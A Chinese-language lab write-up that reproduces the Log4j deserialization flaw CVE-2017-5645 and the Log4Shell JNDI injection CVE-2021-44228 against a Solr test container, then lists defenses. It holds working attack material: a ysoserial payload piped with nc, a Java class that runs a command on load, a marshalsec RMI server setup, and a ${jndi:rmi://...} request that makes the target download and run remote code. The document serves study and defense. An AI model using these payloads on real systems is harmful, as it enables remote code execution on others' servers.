

log4j 简介

Log4j是Apache的一个开源项目，通过使用Log4j，我们可以控制日志信息输送的目的地是控制台、文件、GUI组件，甚至是套接口服务器、NT的事件记录器、UNIX Syslog守护进程等；我们也可以控制每一条日志的输出格式；通过定义每一条日志信息的级别，我们能够更加细致地控制日志的生成过程。最令人感兴趣的就是，这些可以通过一个配置文件来灵活地进行配置，而不需要修改应用的代码。

log4j 漏洞原理


- **缺乏输入过滤**：Log4j 的 `TcpSocketServer` 和 `UdpSocketServer` 组件在接收 Socket 传入的二进制日志事件时，直接使用 Java 原生的 `ObjectInputStream` 读取数据，未对数据的来源或类型做任何白名单校验与过滤。
- **Java 反序列化机制**：Java 在反序列化对象时会自动调用其 `readObject()` 方法。如果目标应用类路径（Classpath）中存在可利用的第三方依赖库（如 Apache Commons Collections），攻击者即可构造特定的 Gadget 链 Payload，在反序列化过程中触发任意系统命令执行。

复现（CVE-2017-5645）

根本原因：

- ①不可信数据的反序列化：`TcpSocketServer/UdpSocketServer`直接使用`ObjectInputStream`反序列化输入数据，未验证来源和内容。
- ②Java反序列化机制缺陷：Java默认反序列化会执行对象的`readObject()`方法。攻击者可构造恶意类（如利用 Apache Commons Collections 反序列化链，像InvokerTransformer、Gadget链等），在服务端反序列化时触发代码执行。

流程



▼ 在目标服务器执行命令
touch /tmp/success （创建文件）

被攻击前：

```
root@a7b1b92d6f68:/tmp# ls
hsperfdata_root
```

执行攻击：

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections5 "touch /tmp/success" | nc 192.168.230.143 4712
```

```
(root@kali)-[/cvt/ysoserial/target]
# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections5 "touch /tmp/success" | nc 192.168.230.143 4712
```

被攻击后：

```
root@a7b1b92d6f68:/tmp# ls
hsperfdata_root success
```

Log4j2 JNDI 注入（CVE-2021-44228）

原理：

- **机制**：Log4j2 本应只将日志内容当作纯文本，但其内置的 **Lookup 功能** 会对 `${...}` 语法进行**主动解析**。
- **触发**：当发现 `${jndi:ldap://...}` 时，组件自动发起 JNDI 远程查询，从攻击者控制的服务器下载并加载 `.class` 字节码文件，最终在 Java 虚拟机（JVM）中**动态执行**。
- **原罪**：没有区分好“普通数据”与“控制指令”，对用户传入的不可信字符串进行了不当的动态解析。

流程

```
用户可控输入
↓
应用写入 Log4j2 日志
↓
Log4j2 解析 ${jndi:...}
↓
通过 JNDI 访问 LDAP/RMI
↓
返回 Reference 和远程类地址
↓
目标 JVM 下载并加载恶意 class
```



类初始化代码执行

攻击前

```
root@5cb9492c6747: /tmp# ls
hsperfdata_root jetty-0_0_0-8983-webapp-_solr-any-2220118311464324657 start_2817317454249287380.properties
root@5cb9492c6747: /tmp#
```

构造payload

```
// javac TouchFile.java
import java.lang.Runtime;
import java.lang.Process;

public class TouchFile {
    static {
        try {
            Runtime rt = Runtime.getRuntime();
            String[] commands = {"touch", "/tmp/success"};
            Process pc = rt.exec(commands);
            pc.waitFor();
        } catch (Exception e) {
            // do nothing
        }
    }
}
```

编译并开启http服务

```
(root@kali) - [/home/kali]
# ls -l TouchFile*
-rw-r--r-- 1 root root 592  8月31日 00:05 TouchFile.class
-rw-r--r-- 1 root root 382  8月31日 00:01 TouchFile.java

(root@kali) - [/home/kali]
# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.230.143 - - [31/Aug/2026 05:02:54] "GET /TouchFile.class HTTP/1.1" 200 -
192.168.230.143 - - [31/Aug/2026 05:02:54] "GET /TouchFile.class HTTP/1.1" 200 -
```

开启rmi服务

```
(root@kali) - [/cpt/marshalsec]
# java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.230.141:9000/#TouchFile" 9999
* Opening JRMP listener on 9999
```

构造请求

Request

```
Pretty Raw Hex
1 GET /solr/admin/cores?action=${jndi:rmi://192.168.230.141:9999/TouchFile} HTTP/1.1
2 Host: 192.168.230.143:8983
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
```

rmi服务器接收到请求并将受害者指引到攻击者恶意文件服务器地址

```
(root@kali) ~/opt/marshalsec
# java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.230.141:9000/TouchFile" 9999
* Opening JRMPL listener on 9999
Have connection from /192.168.230.143:40832
Reading message...
To RMI lookup call for TouchFile.2
Sending remote Classloading stub targeting http://192.168.230.141:9000/TouchFile.class
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by marshalsec.util.Reflections (file:/opt/marshalsec/target/marshalsec-0.0.3-SNAPSHOT-all.jar) to field com.sun.jndi.rmi.registry.ReferenceWrapper.wrapped
WARNING: Please consider reporting this to the maintainers of marshalsec.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
Closing connection
```

受害者访问下载恶意文件

```
(root@kali) ~/home/kali
# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.230.143 - - [31/Aug/2026 05:02:54] "GET /TouchFile.class HTTP/1.1" 200 -
192.168.230.143 - - [31/Aug/2026 05:02:54] "GET /TouchFile.class HTTP/1.1" 200 -
```

docker 容器中执行命令创建success文件

```
root@5cb9492c6747:/tmp# ls
hsperrdata_root jetty-0_0_0-8983-webapp-_solr-any-2220118311464324657 start_2817317454249287380.properties success
```

防御

- 升级 log4j-core 到官方修复版本，Java 8 环境至少使用 2.17.1 或更高版本。
- 升级 JDK，并禁止业务容器访问外部 LDAP、RMI 和未知 HTTP 服务。
- 无法立即升级时，可临时移除 JAR 中的 JndiLookup.class，但最终仍应升级依赖。